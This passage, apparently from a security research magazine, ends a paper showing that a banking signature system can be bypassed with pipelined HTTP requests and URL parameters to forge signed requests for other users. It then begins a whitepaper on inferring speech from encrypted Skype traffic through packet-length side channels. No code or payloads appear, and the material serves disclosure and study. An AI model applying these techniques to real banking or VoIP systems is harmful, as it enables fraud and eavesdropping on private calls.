


FIGURE 11: Normal login request




FIGURE 12: The crypto client and server see sequential HTTP requests in the same connection as a single request



FIGURE 13: The final attack vector for authentication



Important point here is the ability to submit control headers with the second request. Remember, the second request is treated as a body of the first, so it is not processed at all.

After two requests as shown in the Figure 13 are processed by the client-side crypto end-point, we would have two valid HTTP requests, the first being sent from our own user and the second one being send on behalf any user you like.

Finally, the following design flaws were revealed in the remote banking system:

1. Crypto solution signs only body parameters of outgoing POST requests. Submitting parameters with the same name in body and in URL will break the non-repudiation as only body params will get signed while application gives precedence to URL ones.
3. Both crypto client and server assume that only one HTTP request may be sent over single TCP connection. As a result, crypto client signs only the first request sent over TCP connection, and the others are passed without signing. At the same time crypto web server accepts all requests but validates only the first one. The others are passed upstream to the web application without modification, and are treated as digitally signed if accompanied with appropriate control headers (i.e. Digital-Signature-Id and Digital-Signature-Valid).

BECAUSE NOTHING EVER CHANGES...

We may recall quite a number of recently published talks and other related work with similar techniques and considerations used in our research:

- XML Signature Wrapping
 - another kind of “You can be anything you want to be” by Somorovsky et al [4]
 - “Analysis of Signature Wrapping Attacks and Countermeasures” by Gajek et al [5]
- CWE-347: Improper Verification of Cryptographic Signature [6] and related CVE
- Google for <HPP bypass WAF> - lots of instances.
- CWE-444: Inconsistent Interpretation of HTTP Requests [8] and all the CVE instances related to it.
- Web App Cryptology: A Study in Failure by Travis H. [7]
- Now and then: Insecure random numbers and Improper PKI implementation as an example of improper usage of crypto.

CONCLUSION

As the result we achieved to submit fully trusted requests from “malicious” client to the banking server as if they were generated by legitimate client. We believe that top-down approach of this kind may be used in almost any custom application-specific crypto software because of human factor which is poor or inconsistent knowledge of modern application protocols and/or complex web frameworks and their internals. We also believe the case study provided in this paper to be somewhat valuable for other security researchers.

“I definitely believe that cryptography is becoming less important. In effect, even the most secure computer systems in the most isolated locations have been penetrated over the last couple of years by a series of APTs and other advanced attacks,” Adi Shamir said during the Cryptographers’ Panel session at the RSA Conference 2013. [¶](#)

Bibliography

1. RFC 5832. GOST R 34.10-2001: Digital Signature Algorithm. // [HTML] <http://tools.ietf.org/html/rfc5832>
2. BSS Client // <http://www.bssys.com/solutions/financial-institutions/dbo-bs-client/bank-client/> (In Russian)
3. Bifit Client // <http://www.bifit.com/ru/> (In Russian)
4. Somorovsky, Juraj, et al. "On breaking saml: Be whoever you want to be." Proceedings of the 21st USENIX Security Symposium, Bellevue, WA, USA. 2012.
5. Gajek, Sebastian, et al. "Analysis of signature wrapping attacks and countermeasures." Web Services, 2009. ICWS 2009. IEEE International Conference on. IEEE, 2009.
6. CWE-347: Improper Verification of Cryptographic Signature // [HTML] <http://cwe.mitre.org/data/definitions/347.html>
7. Travis H. "Web App Cryptology: A Study in Failure". OWASP AppSec USA 26, 2012. // https://www.owasp.org/images/2/2f/Web_app_crypto_20121026.pdf
8. CWE-444: Inconsistent Interpretation of HTTP Requests // [HTML] <http://cwe.mitre.org/data/definitions/444.html>
9. API Monitor // <http://www.rohitab.com/apimonitor>
10. Bogdan Alecu. "Using HTTP headers pollution for mobile networks attacks". // EuSecWest 2012.



Secure Singapore²⁰¹⁴


Singapore

10-26 March 2014

Location: Grand Copthorne Waterfront

*"SANS has been the best learning experience
in my career as a security professional."*

-MOHAMMED NARIN, VERIZON BUSINESS



GIAC Approved Training

Choose from these popular courses:

SEC480: Effective Implementation and Auditing of the Top 4 Mitigation Strategies NEW!

FOR585: Advanced Smartphone and Mobile Device Forensics NEW!

SEC504: Hacker Techniques, Exploits, and Incident Handling

SEC542: Web App Penetration Testing and Ethical Hacking

SEC660: Advanced Penetration Testing, Exploits, and Ethical Hacking

FOR408: Computer Forensic Investigations – Windows In-Depth

FOR610: Reverse-Engineering Malware: Malware Analysis Tools and Techniques

Practical Attacks Against Encrypted VoIP Communications

Dominic Chell, Shaun Colley, research@mdsec.co.uk



1. INTRODUCTION

VoIP has become a popular replacement for traditional copper-wire telephone systems as businesses look to take advantage of the bandwidth efficiency and low costs that are associated with the technology. Indeed, in March 2013 Point Topic recorded the combined total of global VoIP subscribers to be 155.2 million¹. With such a vast subscriber base in both consumer and corporate markets, in the interests of privacy it is imperative that communications are secured.

The privacy associated with popular VoIP software is increasingly a concern, not only for individuals but also for corporations whose data may be discussed in VoIP phone calls. Indeed, this has come under greater scrutiny in light of accusations of wiretapping and other capabilities against encrypted VoIP traffic, such as the PRISM and BULLRUN programmes allegedly operated by the NSA and GCHQ².

Like with many transports, it is generally accepted that encryption should be used to provide end-to-end security of communications. While there is extensive work covering the security of VoIP control channels and identifying implementation flaws, little work that assesses the security of VoIP data streams has been published.

This whitepaper detail demonstrable methods of retrieving information from spoken conversations conducted over encrypted VoIP data streams. This is followed with a discussion of the possible ramifications this may have on the privacy and confidentiality of user data in real world scenarios.

2. PREVIOUS WORK

There is very little previous work from the security community that has been published in this area. However, several notable academic papers discuss traffic analysis of VoIP communications in detail. In particular, the following publications are relevant:

- **Language Identification of Encrypted VoIP Traffic**, Charles V. Wright Lucas Ballard Fabian Monroe Gerald M. Masson; <http://www.cs.jhu.edu/~cwright/voip-vbr.pdf>
- **Uncovering Spoken Phrases in Encrypted Voice over IP Communications**, Charles V. Wright, Lucas Ballard, Scott E. Coull, Fabian Monroe, Gerald M. Masson; <http://www.cs.jhu.edu/~cwright/voip-vbr.pdf>
- **Uncovering Spoken Phrases in Encrypted VoIP Conversations**, Goran Doychev, Dominik Feld, Jonas Eckhardt, Stephan Neumann; <http://www.infsec.cs.uni-saarland.de/teaching/WS08/Seminar/reports/yes-we-can.pdf>
- **Analysis of information leakage from encrypted Skype conversations**, Benoît Dupasquier, Stefan Burschka, Kieran McLaughlin, Sakir Sezer; <http://link.springer.com/article/10.1007%2Fs10207-010-0111-4>

3. VoIP BACKGROUND INFORMATION

Within this section, we provide the reader with a brief overview of the fundamentals of VoIP communications and the essential background information specific to understanding our attack.

¹ <http://point-topic.com/free-analysis/global-voip-subscriber-numbers-q1-2013/>

² <http://www.theguardian.com/world/2013/sep/05/nsa-gchq-encryption-codes-security>

Similar to traditional digital telephony, VoIP communications involve signalling, session initialisation and setup as well as encoding of the voice signal. VoIP communications can typically be separated into two separate channels that perform these actions; the control channel and the data channel.

3.1 Control Channel

The control channel operates at the application-layer and performs the call setup, termination and other essential aspects of the call. To achieve this, a signalling protocol is used with popular open implementations including: the Session Initiation Protocol; the Extensible Messaging and Presence Protocol; and H.323; as well as closed, application dependent protocols such as Skype.

Control channel communications will exchange sensitive call data such as details on the source and destination endpoints and can be used for modifying existing calls. As such, many signalling implementations will support encryption to protect the data exchange; an example of this is SIPS which adds Transport Layer Security (TLS) to the SIP protocol. The control channel is typically performed over TCP and is used to establish a direct UDP data channel for voice traffic to be transferred. It is this data communication channel that is the primary focus of this research, as opposed to the signalling data.

3.2 Data Channel

Voice data is digitally encoded, and in some cases compressed, before being sent over the network via UDP in the data channel. The voice data will typically be transmitted using a transport protocol such as Real-time Transport Protocol (RTP)³ or a similar derivative.

Due to the often sensitive nature of the content being communicated across the data channel, it is commonplace for VoIP implementations to encrypt the data flow to provide confidentiality. Perhaps the most common way this is achieved is using the Secure Real-time Transport Protocol (SRTP)⁴.

SRTP provides encryption and authentication of the encoded RTP stream, however it does not apply padding and thus preserves the original RTP payload size. Indeed, the RFC specifically states:

"None of the pre-defined encryption transforms uses any padding; for these, the RTP and SRTP payload sizes match exactly."



As a consequence, in some scenarios this leads to information leakage that can be used to deduce call content, as discussed in greater detail later.

3.2 Codecs

Codecs are used to convert the analogue voice signal into a digitally encoded and compressed representation. In VoIP, there will always be a trade-off between bandwidth limitations and voice quality; it is the codec that determines how to strike a balance between the two.


Perhaps the most widely used technique for speech analysis is the Code-Excited Linear Prediction (CELP)⁵ algorithm.

CELP encoders work by trying all possible bit combinations in the codebook and selecting the one that is the closest match to the original audio, essentially performing a brute-force. In some CELP implementations and similar encoder variations, the encoder determines a varying bit rate for each packet in the encoded stream with the aim of achieving a higher quality of audio without a significant increase in bandwidth.

Variable Bitrate Codecs

When encoding a speech signal, the bit rate is the number of bits over time required to encode speech, typically this is measured in either bits per second or kilobits per second. Variable bit-rate (VBR) implementations allow the codec to dynamically modify the bit-rate of the transmitted stream. In codecs such as Speex⁶ when used in VBR mode, the codec will encode sounds at different bit rates. For example, Speex will encode fricative consonants⁷ at a lower bit rate than vowels.

Consider the following graph which shows the packet lengths of a sentence containing a number of fricatives, over time:



It can be seen from the graph, that there are a number of troughs. These can be roughly mapped to the fricatives in the sentence.

5 http://en.wikipedia.org/wiki/Code-excited_linear_prediction

6 <http://www.speex.org/>

7 http://en.wikipedia.org/wiki/Fricative_consonant

The advantage of VBR codecs is primarily that it produces a significantly better quality-to-bandwidth ratio when compared with a constant bit rate codec and so poses an attractive choice for VoIP; especially as bandwidth may not be guaranteed.

4. NATURAL LANGUAGE PROCESSING

The techniques we use in our work and demonstrations to elucidate sensitive information from encrypted VoIP streams are borrowed from the Natural Language Processing (NLP) and bioinformatics communities.

The two main techniques we use in our attacks are profile Hidden Markov Models (HMM)⁸ and Dynamic Time Warping (DTW). Thanks to their ability to perform types of sequence and pattern matching, both of these methods have found extensive use in NLP (i.e. DTW and HMM for speech recognition) and bioinformatics (i.e. HMM for protein sequence alignment).


We will now cover some background on both of these techniques in order to explore their relevance in VoIP traffic analysis attacks.

4.1 Hidden Markov Models

Hidden Markov Models (HMM) are a type of statistical model that assign probabilities to sequences of symbols. A HMM can be thought of as a model that generates sequences by following a series of steps.

A Hidden Markov Model consists of a number of finite states. It always begins in the Begin state (B), and ends in the End state (E). In order to move from state B to state E the model moves from state to state, randomly, but according to a transition distribution. For example, if a transition from state T to state U happens, this happens according to T's transition distribution. It's worth noting that since these transitions are Markov processes, each transition happens independently of all other choices previous to that transition; the step only depends on what state the HMM is currently in.

When a transition occurs, and the HMM finds itself in a silent state, the model just decides where to transition to next, according to the state's transition distribution. The state is silent in the sense that no symbol is emitted. However, if the state is not silent, the model picks an output symbol according to the state's emission distribution, outputs this symbol, and then carries on with transitioning from state to state. As the model continues to move between states, these emitted symbols constitute



Source: <http://commons.wikimedia.org/wiki/File:HiddenMarkovModel.png>

the HMM's outputted sequence, until state E is reached, at which point the process terminates. The B and E states are silent states. Consider the diagram, which illustrates a hypothetical state path.

Best Path

Although there can be a great number of possible state paths that the HMM can take from state B to E, there is always a best path for each possible output sequence. It follows that since this is the best path, it is also the most likely path. The Viterbi algorithm can be used to discover the most probable path for a given observation sequence. The Viterbi⁹ algorithm uses dynamic programming techniques, and although a description is beyond the scope of this document, many explanations and implementations of Viterbi are available on the Internet.

Probability of a Sequence

In addition to being able to find the best path for an observation sequence, it is also useful to be able to compute the probability of a model outputting an observation sequence; the Forward and Backward¹⁰ algorithms are useful for this purpose. Having the ability to determine the probability of a model producing a specific output sequence has particularly useful applications, and has seen widespread use in bioinformatics (i.e. protein sequence alignment) and Natural Language Processing, such as for speech recognition. One of our attacks, discussed later, will rely on all three of the algorithms mentioned thus far; Viterbi, Forward and Backward.

Training

The real usefulness of HMMs becomes apparent when considering that Hidden Markov Models can be trained according to a collection of output sequences.


The Baum-Welch algorithm¹¹ is commonly used to estimate (making use of the Forward and Backward algorithms) the emission and transition probabilities of a model, assuming it previously output a particular set of observation sequences.

Thus, we can essentially build a HMM from a set of training data. Following this, we could then "ask" the model using Viterbi or Forward/Backward what the probability is of an arbitrary sequence having been produced by the model. This allows us to train a HMM with a collection of data, and then use the model to recognise similar sequences to the training data.

This forms the very basis of using HMMs for the many types of pattern and speech recognition. Of course, in the context of say, speech recognition, "sequences of symbols" would perhaps be sequences of signal amplitudes, and in the context of protein sequence alignment, the possible output symbols would be the four amino acids.

Profile Hidden Markov Models

Profile Hidden Markov Models are a type of HMM. The most



⁸ http://en.wikipedia.org/wiki/Hidden_Markov_model

⁹ http://en.wikipedia.org/wiki/Viterbi_algorithm

¹⁰ http://en.wikipedia.org/wiki/Forward%20%20backward_algorithm

¹¹ http://en.wikipedia.org/wiki/Baum%20%2093Welch_algorithm

notable addition to standard HMM topologies are the addition of *insert* and *delete* states. These two states allow HMMs to recognise sequences that have additions or insertions. For example, consider the following hypothetical sequence, which a HMM has been trained to recognise:

A B C D

With the presence of insert and delete states, the model is still likely to recognise the following sequences, which have an insertion and deletion, respectively:

Insertion

A B X C D

Deletion

A B D

Profile HMMs are particularly useful for application in traffic analysis as outputs of audio codecs and transmission as IP packets will seldom be identical even for utterances of the same phrase even by the same speaker. For this reason, we need our models to be more “forgiving”, since IP traffic is very unlikely to be identical even for very similar audio inputs.

4.2 Dynamic Time Warping

Dynamic Time Warping is an algorithm for measuring the similarity between two sequences, which may vary in time or speed. DTW has seen widespread use in speech recognition, speaker recognition, signature recognition and other video, audio and graphical applications.

Although DTW is an older and somewhat simpler technique than HMMs that has largely been replaced by HMMs, DTW is still of interest to us in our traffic analysis attack because it takes into account the temporal element that network traffic intrinsically has. A stream of network packets or datagrams, in essence, constitutes a time series.

Furthermore, speech is also a time-dependent process, which is what these attacks are focused on. A speaker may utter a phrase in a similar manner to another person with a similar accent, but they may utter the phrase faster or slower. DTW was in fact first used to recognise similar utterances which were spoken at different speeds.

To illustrate this with an example, consider the two sequences of integers:

```
0 0 0 4 7 14 26 23 8 3 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 5 6 13 25 24 9 4 2 0 0 0 0 0
```

If we simply compared these sequences “component-wise” the two appear to be very different. However, if we compare their characteristics, they have some similarities; the sequences are both 8 integers in length, and they both have a “peak” at 25-26. Simply comparing these sequences from their entry points disregards features of the sequences that we think of as “shape” (i.e. if plotted).

In the context of speech recognition applications, one of the sequences is the sequence “to be tested”, such as an incoming voice signal, and the other sequence


is a prototypical sequence considered to be typically produced by some process. In speech recognition, this would be a typical utterance of the phrase in question; generally known as a “template”.

The two sequences can be arranged perpendicular to one another on adjacent sides of a grid, with the input sequence on the bottom, and the template sequence up the vertical side. Consider the diagram over the facing page.

Inside each of the cells we then place a distance measure comparing the corresponding elements of the two sequences. The best match between these sequences is then found by finding a path through the grid that minimises the total distance between them. From this, the overall distance between the two sequences is calculated, giving an overall distance metric. This may be known as the DTW distance.

Accordingly, this metric yields how similar the two sequences are.

FIGURE 3: DTW Time Series



Source: <http://cstu-plodiv.bg/b/DTWimpute/DTWalgorithm.html>

5. SIDE CHANNEL ATTACKS

With the necessary background aptly covered, we now describe the two attacks that will be demonstrated at HackinTheBox (2013, Kuala Lumpur). The associated proof of concepts can be found on the MDsec website following the conference (<http://www.mdsec.co.uk>).


We describe here our traffic analysis attack using profile Hidden Markov Models for traffic analysis, using Skype as the case study. Later, we also describe an attack that uses Dynamic Time Warping, with the same aim of “spotting” sentences and phrases in Skype conversations.

5.1 Profile Hidden Markov Models

Skype uses the Opus codec¹² in VBR mode and as previously noted, spoken phonemes are generally reflected in the packet lengths when in VBR mode. Since Skype uses AES encryption in ICTR mode (“integer counter” mode), the resulting packets are not padded up to specific size boundaries.

